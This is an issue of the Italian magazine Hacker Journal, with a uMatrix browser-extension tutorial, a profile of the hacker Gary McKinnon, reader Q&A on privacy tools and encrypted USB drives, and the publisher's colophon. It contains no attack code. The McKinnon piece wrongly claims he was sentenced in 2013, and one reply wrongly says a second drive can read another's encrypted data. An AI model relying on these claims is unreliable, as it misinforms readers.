Quando si è connessi al Web è facile capitare su siti che caricano un gran numero di elementi, tra cui immagini, script, richieste di rete e tanto altro. È vero, molti sono indispensabili, altri possono rivelarsi anche utili, ma diversi di questi non sono altro che puri e semplici “pericoli” per la sicurezza e la privacy degli utenti. È soprattutto per questo motivo che sono nate e continuano a essere utilizzate delle estensioni per browser che consentono agli utenti di bloccare e/o concedere il caricamento di specifici elementi. Una di queste è **uMatrix**, per esempio, un **firewall a matrice che offre un controllo granulare sui contenuti**, consigliato anche dal collettivo Anonymous e ricompreso in quella che

abbiamo rinominato “la cassetta degli attrezzi dell’hacker”, di cui abbiamo parlato più volte sulle colonne di HJ.

COS'È UMATRIX?

Nello specifico, uMatrix è un'estensione disponibile per i principali browser, tra cui Chrome e Firefox. **Il suo obiettivo è quello di consentire agli utenti di poter selezionare quali elementi della pagina web devono essere caricati e quali no.** Per farlo, utilizza un sistema a matrice e, mediante i colori, permette di scaricare e/o bloccare i carichi in pochi clic. Le matrici, composte da righe e colonne, rappresentano, rispettivamente, gli host e i tipi di contenuti. In questo modo, l'utente potrà decidere di autorizzare o arrestare il caricamento di determinati file.

Quando l'unione fa la forza

Consigliato anch'esso da Anonymous, **uBlock è un altro add-on per browser che aiuta a proteggere la privacy e la sicurezza online.** Ne abbiamo parlato nel numero 265 di HJ. Entrambi hanno lo scopo di bloccare gli annunci pubblicitari, i tracker e altri elementi web indesiderati, ma utilizzano approcci diversi. uMatrix consente di controllare in modo granulare i permessi per gli elementi web, inclusi gli script, i cookie e i plugin. Utilizza una matrice a colori per visualizzare quali elementi vengono bloccati o consentiti per ogni sito web visitato. Questo livello di controllo fine consente di personalizzare le impostazioni per ciascun sito e può aumentare la sicurezza e la privacy, ma richiede una certa conoscenza tecnica per essere utilizzato

efficacemente. uBlock, invece, utilizza dei semplici filtri per bloccare gli annunci pubblicitari e altri elementi non voluti. È facile da usare e non richiede una configurazione approfondita. Volendo proprio scegliere tra i due, possiamo sintetizzare che, se si desidera un maggiore controllo sui permessi degli elementi web e si ha familiarità con le impostazioni avanzate, uMatrix potrebbe essere la scelta migliore, ma se si desidera una soluzione facile da usare che offra una protezione di base contro gli annunci pubblicitari e i tracker, forse uBlock potrebbe essere più adatto. Tuttavia, **molte persone scelgono di utilizzare entrambi per ottenere una protezione più completa e personalizzata.**

LE FUNZIONALITÀ AVANZATE

Mediante uMatrix si può, per esempio, decidere di consentire solo il caricamento delle immagini e bloccare gli script o le richieste di tracciamento. Il tutto in tempo reale. Le sue principali funzioni sono:

- **Protezione dalle vulnerabilità di sicurezza:** offre una protezione avanzata dalle vulnerabilità legate alla sicurezza. Per esempio, può impedire il caricamento di script malevoli o di plugin sconosciuti.
- **Monitoraggio delle richieste di rete:** consente di monitorare le richieste di rete in tempo reale. Questo permette all'utente di individuare eventuali attività

sospette da parte di un sito web, come richieste di tracciamento o di connessione a server sconosciuti.

- **Protezione della privacy:** concede una protezione avanzata della privacy dell'utente. Quest'ultimo può impedire il caricamento di cookie di tracciamento, di annunci pubblicitari e di altre risorse che potrebbero compromettere la privacy.


- **Controllo granulare delle connessioni:** permette un controllo granulare delle connessioni di rete. L'utente può decidere di consentire e/o bloccare le connessioni a determinati host o di consentire eventualmente solo connessioni sicure tramite HTTPS.

- Personalizzazione avanzata:

annovera una vasta gamma di opzioni di personalizzazione avanzate. L'utente può decidere di modificare le impostazioni predefinite per adattare l'estensione alle proprie esigenze specifiche.


- **Interfaccia utente intuitiva:** ha un'interfaccia intuitiva e facile da usare. Le matrici di controllo sono visualizzate in modo chiaro e ordinato, consentendo all'utente di effettuare le proprie scelte. In generale, offre una vasta gamma di funzionalità che consentono agli utenti di controllare in modo preciso le pagine web e migliorare la sicurezza e la privacy online.

INSTALLARE UMATRIX SU FIREFOX E CHROME





L'ADD-ON

Aprirete Firefox e collegatevi su <https://addons.mozilla.org/it/firefox/>. Tramite il box in alto a destra cercate uMatrix e selezionate il primo risultato che vi appare. Cliccate sul pulsante azzurro **Aggiungi a Firefox** e aspettate qualche secondo. Cliccate su **Installa** e infine su **Ok**. Riavviate il browser.



SU CHROME


Se navigate utilizzando il browser di Google, invece, collegatevi sul *Chrome web store* e cercate il firewall uMatrix nell'apposito box di ricerca, in alto a sinistra. Selezionate il primo risultato. Cliccate su **Aggiungi** e, subito dopo su **Aggiungi estensione**. Riavviate Chrome.



IN EVIDENZA


Una volta installato uMatrix, vi conviene far apparire l'icona nella barra degli strumenti. Per Firefox, basta cliccare sul menu a forma di puzzle e scegliere l'ingranaggio in corrispondenza con uMatrix e poi **Aggiungi a barra degli strumenti**. Per Chrome, cliccare il puzzle e poi il simbolo della puntina da disegno.

UTILIZZARE AL MEGLIO L'ESTENSIONE




SIAMO PRONTI

Per attivare uMatrix, una volta giunti su un qualsiasi sito, cliccate sul pulsante che avete messo in evidenza sulla barra degli strumenti e, subito, dopo sull'icona di accensione posta in alto a sinistra dell'add-on. Subito vedrete apparire il numero degli elementi identificati e analizzati dall'estensione.




VERDE O ROSSO?

Tornati nella schermata principale, trovate elencate tutte le connessioni e i tipi di dati, come cookie, CSS, immagini o anche script, che vengono caricati o bloccati. I colori sono adoperati per indicare il contenuto caricato e bloccato: verde contenuto caricato, rosso contenuto bloccato.




GLI ELEMENTI

Come abbiamo visto, per impostare come consentito un elemento si deve scegliere il colore verde. Per farlo, basta cliccare con il tasto sinistro del mouse nella metà superiore di una casella. Specularmente, per impostare qualcosa di non consentito (rosso), nella metà inferiore. Al termine, ricordarsi sempre di aggiornare la pagina.




PANNELLO DI CONTROLLO

Prima ancora di bloccare/abilitare gli elementi, però, è bene dare un'occhiata alla dashboard dell'estensione. Per farlo, una volta aperto uMatrix, cliccate sul nome riportato in alto. Nella pagina che vi si apre trovate tutte le indicazioni utili al settaggio. Impostatele in base alle vostre preferenze.



O TUTTO O NIENTE

Per consentire o negare il caricamento di una intera categoria di dati, basta cliccare in corrispondenza della riga **tutto** il nome. Per esempio, scegliendo CSS, è possibile impostare il caricamento o il blocco di quest'ultimi. Fatta la scelta, si deve ricaricare la pagina cliccando sul simbolo delle frecce circolari.



VERDE O ROSSO? CHIARO O SCURO?

Con la scelta della tonalità dei colori, invece (scuro o chiaro), si gestisce la composizione della **whitelist** e della **blacklist**. In sostanza, impostando un colore scuro si indica che alla cella è assegnato un permesso o un diniego. Mentre se si assegna un colore chiaro, si indica che lo stato è ereditato dalla cella che sta sopra.

HACKERJOURNAL.IT



Il punto di riferimento per chi fa dell'hacking una filosofia di vita

La crew di Hacker Journal ti aspetta ogni giorno sul suo nuovo sito Web, il ritrovo della sua ricca comunità hacker. Troverai anticipazioni degli articoli, news dal mondo della (in)sicurezza, contest, offerte speciali e un forum che vuole essere il punto di riferimento per chiunque voglia diventare un esperto di sicurezza.

In un periodo storico in cui governi e multinazionali si divertono a spiare tutto e tutti, sulle pagine della rivista e sul suo sito scoprirai come difenderti e contrattaccare. #HJisBACK

Scopri il sito e la comunità di Hacker Journal

Forum: iscriviti subito e inizia a dialogare con la redazione e la comunità di HJ

- **News:** le ultime notizie su cyberintrusioni, furti di credenziali, bug, malware e altro ancora
- **Contest:** metti alla prova le tue conoscenze con i giochi e le sfide della redazione
- **Collezione HJ:** i vecchi numeri della rivista, in PDF, da scaricare
- **Invia un articolo:** ti piace scrivere e hai un'idea originale per un articolo? Inviacela e la valuteremo!



IL PIÙ GRANDE ATTACCO AI DANNI DEGLI STATI UNITI

Nome: Gary McKinnon. Noto anche con il soprannome di "Solo", è un hacker britannico che ha ottenuto notorietà internazionale dopo essere stato accusato dagli Stati Uniti di aver effettuato quello che è stato ribattezzato come *"il più grande attacco informatico mai registrato ai danni del governo americano"*.

LA STORIA DI GARY MCKINNON


Nato a Glasgow nel 1966, McKinnon cresce a Londra e sviluppa fin da giovane un interesse maniacale per l'informatica. Nel 2001, a seguito degli attentati dell'11 settembre, decide di intraprendere un'azione di protesta contro la politica estera degli Stati Uniti. Utilizzando il suo computer personale, inizia a cercare informazioni segrete sulle attività militari americane e sulla presenza di tecnologie aliene. Il suo obiettivo è dimostrare che il governo americano sta nascondendo informazioni sulla presenza di extraterrestri sulla Terra. Per farlo, attacca i server di diverse agenzie governative

americane, tra cui il Dipartimento della Difesa, la NASA e la Marina americana. McKinnon riesce ad accedere a questi server grazie a una serie di vulnerabilità di sicurezza, tra cui password deboli e software non aggiornato. Una volta entrato nei sistemi, modifica i file e lascia messaggi provocatori per dimostrare la sua presenza. **L'attacco di McKinnon dura circa un anno**, dal 2001 al 2002. A fine dicembre, il governo americano scopre tutto e inizia a investigare sulla sua identità.

Nel 2005, gli Stati Uniti presentano una richiesta di estradizione al governo britannico, chiedendo che McKinnon sia processato negli Stati Uniti per **14 accuse di reato informatico**, tra cui accesso non autorizzato a computer e danneggiamento intenzionale di sistemi informatici.

MCKINNON E L'ESTRADIZIONE

Accusato, McKinnon sostiene di essere stato vittima di un complotto da parte del governo americano e di essere a rischio di



McKinnon è affetto dalla Sindrome di Asperger ed è ritenuto una delle più grandi menti informatiche di tutti i tempi.

La storia di Solo, l'hacker che riuscì a penetrare il Dipartimento della Difesa, la NASA e la Marina americana

McKinnon, dopo essere stato scoperto, si è giustificato dichiarando di sapere per certo che i militari americani stessero nascondendo una tecnologia antigravità, di derivazione aliena, in grado di sopprimere la diffusione della "Free Energy", l'energia libera.



essere processato come terrorista. La sua causa attira ben presto l'attenzione dei media e divide, da subito, l'opinione pubblica. Da un lato, è visto come un eroe che ha cercato di svelare la verità sul governo americano. Dall'altro lato, è considerato un criminale informatico che ha violato la sicurezza nazionale.

Nel 2012, dopo 10 anni di battaglie legali, il governo britannico decide di non concedere l'estradizione di McKinnon. La decisione viene presa a causa delle preoccupazioni per la sua salute mentale, in quanto a McKinnon è stata diagnosticata la sindrome di Asperger e una forma di depressione. La decisione segna una vittoria per i suoi sostenitori. Dopo l'annullamento della richiesta di estradizione, McKinnon continua a vivere nel Regno Unito e rilascia alcune interviste in cui spiega le motivazioni delle sue azioni. Parla degli effetti dell'attacco sulla sua vita personale e professionale, affermando di essere stato ostracizzato dal mondo dell'informatica e di avere difficoltà a trovare lavoro. Nel frattempo, negli USA l'attacco di McKinnon ha generato un impatto significativo sulla sicurezza

informatica. Gli Stati hanno deciso di investire milioni di dollari per riparare i danni causati e migliorare la sicurezza dei loro sistemi.

36 MESI DI RECLUSIONE

Nel 2013, dopo la lunga battaglia legale, McKinnon accetta di essere processato in patria e viene condannato a 36 mesi di reclusione (pena poi sospesa). Alcuni criticano il governo britannico per aver ceduto alla pressione dell'opinione pubblica e per non aver rispettato il trattato di estradizione tra il Regno Unito e gli Stati Uniti. Altri, tuttavia, elogiano la decisione del governo di proteggere i diritti umani di McKinnon e di evitare una pena che sarebbe stata considerata troppo severa.

UN EQUILIBRO INSTABILE

Al di là dei fatti, l'attacco di Gary McKinnon è stato un evento significativo nella storia della sicurezza informatica e


dell'estradizione dei criminali informatici. Ha suscitato preoccupazioni sulla vulnerabilità dei sistemi governativi e sulla necessità di rafforzare la sicurezza a livello nazionale. Inoltre, ha sollevato dibattiti sull'estradizione dei crimini in oggetto tra i paesi e sulla giustizia penale nel campo.

La decisione del governo britannico di proteggere i diritti di McKinnon è stata lodata da alcuni, ma criticata da altri come **un'ingerenza politica nel processo di estradizione** e una violazione del trattato tra il Regno Unito e gli Stati Uniti. La vicenda ha anche sollevato questioni più ampie sulla giustizia penale e sulla protezione dei diritti umani nel campo della sicurezza informatica. In particolare, ha evidenziato la necessità di trovare un equilibrio tra la sicurezza informatica e la protezione dei diritti umani.



REPLY

Condividi i tuoi dubbi con la redazione insieme a nuove idee e suggerimenti su quello che vorresti vedere sulla rivista: redazione@hackerjournal.it



? UN CALENDARIO CONDIVISO E ATTENTO ALLA PRIVACY

Salve. Ho cominciato da qualche mese ad avvicinarmi al mondo dell'ethical hacking e a leggere la vostra rivista. Faccio parte di un gruppo di volontari per il cambiamento climatico e per organizzare al meglio gli incontri stavamo pensando a un calendario condiviso con alta privacy. Sapreste consigliarmi qualcosa su questo argomento? Grazie mille.

Paolo



Ciao, Paolo. Ci sono varie soluzioni che si potrebbero prendere in considerazione per creare un calendario condiviso con alta privacy. Una prima e quasi banale opzione potrebbe essere per esempio utilizzare un servizio di calendario online che offra funzionalità di crittografia e privacy avanzate. Si potrebbe valutare anche l'utilizzo di **Google**

Calendar, che offre la possibilità di creare calendari condivisi accessibili solo a determinati utenti, utilizzando l'autenticazione a due fattori e la crittografia SSL per la sicurezza dei dati. Tuttavia, c'è da tenere presente che Google ha accesso ai dati dei suoi utenti e può utilizzarli per scopi pubblicitari.

Un'alternativa potrebbe essere rappresentata da un servizio di calendario open source, come **Nextcloud** o **OwnCloud**, che consentono di avere il pieno controllo sui dati del calendario, poiché vengono memorizzati su un server invece di essere gestiti da un servizio terzo. Questa opzione richiede, tuttavia, competenze tecniche per l'installazione e la configurazione, ma permette di avere un maggiore controllo sulla privacy dei dati. Infine, si potrebbe prendere in considerazione l'utilizzo di software di crittografia per proteggere i dati del

calendario. **VeraCrypt**, giusto per citarne uno, che è in grado di creare un volume crittografato e memorizzare il file del calendario all'interno di esso.

In ogni caso, meglio sempre utilizzare password complesse e mantenere i sistemi e i software aggiornati per garantire la massima sicurezza.



DISPOSITIVI UTILI ALLA SICUREZZA DEI DATI

Spettabile redazione, ho letto che esistono delle simil pendrive con connettore maschio/femmina, inserite tra la porta del computer e un HD, tra il computer e un SSD oppure tra computer e pendrive, e servono per criptare a livello hardware questi supporti. Volevo chiedervi se potete indicarmi: il nome tecnico dell'oggetto, alcune marche più affidabili che si possono acquistare, il costo medio, su quali siti acquistarle, se prendendone più di una (qualora si perdesse o si guastasse la prima usandone un'altra di uguale marca e modello) si possono recuperare i dati criptati con la prima e, infine, se è vero che il livello di criptatura è maggiore di quella software. Cordiali Saluti.

Stefano

I Ciao Stefano. I dispositivi in questione si chiamano “encrypted USB drive” o “encrypted USB stick”. Sono drive che utilizzano la crittografia hardware per proteggere i dati memorizzati, impedendo così l'accesso non autorizzato se la chiave di crittografia non è presente. Alcuni di questi hanno connettori maschio/femmina e consentono di collegare direttamente PC e HD, PC e SSD o PC e pendrive.



Tra le marche produttrici, ce ne sono diverse affidabili, tra cui Kingston, Apricorn, Corsair, SanDisk, IronKey o Kanguru. Il costo medio di un dispositivo del genere varia a seconda delle capacità di archiviazione e delle caratteristiche di sicurezza offerte, ma generalmente si aggira intorno ai 100-200 euro. È possibile acquistare un encrypted USB drive sui siti web di e-commerce, come Amazon, eBay, Newegg, ma è sempre meglio controllare anche i siti ufficiali dei produttori per avere maggiori informazioni sul

prodotto. Se si acquista più di un encrypted USB drive della stessa marca e modello, è possibile utilizzare la stessa chiave di crittografia per accedere ai dati memorizzati su entrambi i dispositivi. Alcuni riportano anche dei tastierini numerici per l'inserimento della chiave. Riguardo alla crittografia hardware rispetto a quella software, la prima è generalmente più sicura in quanto i dati vengono crittografati direttamente sul dispositivo, rendendoli più difficili da intercettare e decifrare rispetto alla crittografia software, che può essere vulnerabile ad attacchi informatici. Tuttavia, la sicurezza dipende sempre dal livello di crittografia utilizzato e dalla qualità del prodotto stesso.



CORSI DI CYBER SECURITY PER I NON LAUREATI

Avrei una domanda da porvi: conoscete un corso di cyber security che potrebbe aiutarmi nell'immissione nel mondo del lavoro anche se non sono laureato? Grazie.

Daniele



Ciao Daniele. Non è facile indicare un corso preciso, soprattutto perché a cambiare sono, prima di tutto, le esigenze delle aziende che cercano lavoratori. Ciò che è importante sapere è che ci sono molti corsi di

cyber security online, i quali possono davvero aiutare a sviluppare le competenze necessarie a trovare lavoro in questo settore, anche se non si è laureati. Tipicamente, esistono tre tipologie di corsi: **i corsi gratuiti**, che vertono su una vasta gamma di argomenti relativi alla sicurezza informatica e possono essere un ottimo modo per acquisire le competenze di base e ottenere una comprensione generale del settore; **i corsi di formazione professionale**, offerti da alcune organizzazioni e che offrono un'ampia gamma di certificazioni, come per esempio la certificazione Certified Ethical Hacker (CEH) e la certificazione CompTIA Security+, e possono aumentare la credibilità come professionista; **i corsi universitari**, organizzati dalle università.

Per chi non è laureato il consiglio è quello di seguire un **corso di specializzazione online** reperibile in Rete dopo una concreta ricerca. Bisogna individuare un corso che offra una formazione approfondita. Un corso che si adatti alle proprie esigenze e al livello di esperienza. Un altro consiglio, infine, è quello di partecipare a conferenze ed eventi di sicurezza informatica per fare networking e acquisire ulteriori conoscenze e competenze nel settore.



Su Internet sì, ma senza censura e in anonimato

Evitate la sorveglianza, la pubblicità e i virus grazie a un sistema operativo ad hoc



Ecco il software che traduce con l'IA

È sviluppato grazie alle Reti Neurali Artificiali e promette cose strabilianti!



SSH & Pentest Passiamo all'attacco!

Continua l'appuntamento con la nostra serie sul penetration test della macchina Metasploitable3



Hacker Journal sarà in edicola ogni 10 dei mesi dispari

Il sistema operativo dell'hacker

Scansione delle porte, attacchi DDoS, penetration test... I principali strumenti utilizzati dai pirati in una distro



Bimestrale - prezzo di copertina 3,90 €
www.hackermagazine.it - redazione@hackermagazine.it

La Divisione Informatica di Sprea edita anche:
WIN MAGAZINE • LINUX PRO • UBUNTU FACILE
APP JOURNAL • IL MIO COMPUTER IDEA

Brand Manager: Massimiliano Zagaglia

Realizzazione editoriale a cura di: Backdoor di Gianmarco Bruni



Sprea S.p.A.

Sede Legale: Via Torino, 51 20063 Cernusco Sul Naviglio (MI) - Italia
PI 12770820152 - Iscrizione camera Commercio 00746350149
Per informazioni, potete contattarci allo 02 87168197

CDA: Luca Sprea (Presidente), Alessandro Agnoli (Amministratore Delegato),
Giulia Spreafico (Divisione digital), Stefano Pernarella

ADVERTISING, SPECIAL PROJECTS & EVENTS
Segreteria: Emanuela Mapelli - Tel. 02 92432244 - emanuelamapelli@sprea.it

SERVIZIO QUALITÀ EDICOLANTI E DL

Sonia Lancellotti, Luca Majocchi: Tel. 02 92432295
distribuzione@sprea.it 351 5582739

ABBONAMENTI E ARRETRATI

Abbonamenti: si sottoscrivono on-line su www.sprea.it/hackermagazine
abbonamenti@sprea.it Tel. 02 87168197 (lun-ven / 9:00-13:00 e 14:00-18:00)

Il prezzo dell'abbonamento è calcolato in modo etico perché sia un servizio utile e non in concorrenza sleale con la distribuzione in edicola.

Arretrati: si acquistano on-line su www.sprea.it/arretrati
abbonamenti@sprea.it Tel. 02 87168197 (lun-ven / 9:00-13:00 e 14:00-18:00)
329 3922420

FOREIGN RIGHTS

Paolo Cionti: Tel. 02 92432253 - paolocionti@sprea.it

SERVIZI CENTRALIZZATI

Art director: Silvia Taieiti
Grafici: Alessandro Bisquola, Tamara Bombelli, Nicole Bombelli, Nicolò Digijuni,
Marcella Gavinnelli, Luca Patrian
Coordinamento: Chiara Civilla, Tiziana Rosato, Roberta Tempesta, Silvia Vitali
Amministrazione: Erika Colombo (responsabile), Silvia Biolcati, Irene Cirino,
Desirée Conti, Sara Palestra - amministrazione@sprea.it
Ufficio Legale: Francesca Sigismondi

Hacker Journal, registrata al tribunale di Milano il 27/10/2003 con il numero 601.
ISSN 1594-5774

Autorizzazione ROC n° 6282 del 29/08/2001

Direttore responsabile: Luca Sprea

Distributore per l'Italia: Press-Di Distribuzione stampa e multimedia s.r.l. - 20090 Segrate

Distributore per l'Estero: SODIP S.p.A. Via Bettola, 18 - 20092 Cinisello Balsamo (MI)
Tel. +390266030400 - Fax +390266030269 - sies@sodip.it - www.sodip.it

Stampa: Arti Grafiche Boccia S.p.A. - Via Tiberio Claudio Felice, 7 - 84131 Salerno

Copyright: Sprea S.p.A.

Informativa su diritti e privacy

La Sprea S.p.A. è titolare esclusiva della testata Hacker Journal e di tutti i diritti di pubblicazione e diffusione in Italia. L'utilizzo da parte di terzi di testi, fotografie e disegni, anche parziale, è vietato. L'Editore si dichiara pienamente disponibile a valutare - e se del caso regolare - le eventuali pretese di terzi per la pubblicazione di immagini di cui non sia stato eventualmente possibile reperire la fonte. Informativa e Consenso in materia di trattamento dei dati personali GDPR Reg. UE 679/2016 e del Codice Privacy d.lgs. 196/03 così come modificato dalle disposizioni di adeguamento alla Legge Italiana D.Lgs. 101/2018. Nel vigore del GDPR Reg. UE 679/2016 e del Codice Privacy d.lgs. 196/03 così come modificato dalle disposizioni di adeguamento alla Legge

Italiana D.Lgs. 101/2018, artt. 24 e 25, è Sprea S.p.A. (di seguito anche "Sprea"), con sede legale in Via Torino, 51 Cernusco sul Naviglio (MI). Sprea S.p.A. tratta i dati identificativi e particolari eventualmente raccolti nell'esercizio della prestazione contrattuale. La stessa La informa che i Suoi dati eventualmente da Lei trasmessi alla Sprea S.p.A., verranno raccolti, trattati e conservati nel rispetto del decreto legislativo ora enunciato e nel pieno rispetto dell'art. 32 GDPR Reg. UE 679/2016 per le finalità di trattamento previste per adempiere agli obblighi precontrattuali, contrattuali e fiscali derivanti da rapporti con Lei in essere, per le finalità amministrative e di contabilità, (con base giuridica contrattuale), per le finalità derivanti da obblighi di legge ed esercizio di difesa in giudizio, nonché per le finalità di promozione e informazione commerciale la cui unica base giuridica è basata sul consenso libero e incondizionato dell'interessato, nonché per le altre finalità previste dalla privacy policy consultabile sul sito www.sprea.it, connesse all'azienda.

Si informa che, tenuto conto delle finalità del trattamento come sopra illustrate, il conferimento dei dati necessari alla finalità è libero ma il loro mancato, parziale o inesatto conferimento potrà avere, come conseguenza, l'impossibilità di svolgere l'attività e gli adempimenti precontrattuali e contrattuali come previsti dal contratto di vendita e/o fornitura di prodotti e servizi.

La avvisiamo, inoltre, che i Suoi dati potranno essere comunicati e/o trattati (sempre nel rispetto della legge), anche all'estero, da società e/o persone che prestano servizio in favore della Sprea che sono state nominate responsabili del trattamento ai sensi dell'art. 28 GDPR Reg. UE 679/2016. Si specifica che non sono effettuati trasferimenti dei dati al di fuori dell'Unione Europea. Si specifica che Sprea S.p.A. non effettua trattamento automatizzato di informazione e dati che produca effetti giuridici che Lei riguardano o che incida in modo analogo significativamente sulla Sua persona. In ogni momento Lei potrà chiedere l'accesso ai suoi dati, la rettifica dei suoi dati, la cancellazione dei suoi dati, la limitazione al trattamento e la portabilità dei suoi dati, nonché poi esercitare la facoltà di opposizione al trattamento dei Suoi dati ovvero esercitare tutti i diritti previsti dagli artt. 15, 16, 17, 18, 20, 21 del GDPR Reg. UE 679/2016 e ss. Modifiche di adeguamento legislativo del D.Lgs. 196/03, così come modificato dal D.Lgs. 101/2018, mediante comunicazione scritta alla Sprea e/o direttamente al personale incaricato preposto al trattamento dei dati. Lei potrà altresì esercitare i propri diritti rivolgendosi al Garante della Privacy, con Sede in Piazza Venezia n. 11 - 00187 Roma, Centralino telefonico: (+39) 06.696771, Fax: (+39) 06.69677.3785. Per informazioni di carattere generale è possibile inviare una e-mail a garante@gdpr.it.

Sprea S.p.A. La informa che Lei ha il diritto, ai sensi dell'art. 7 GDPR Reg. UE 679/2016 di revocare il consenso al trattamento dei suoi dati in qualsiasi momento.

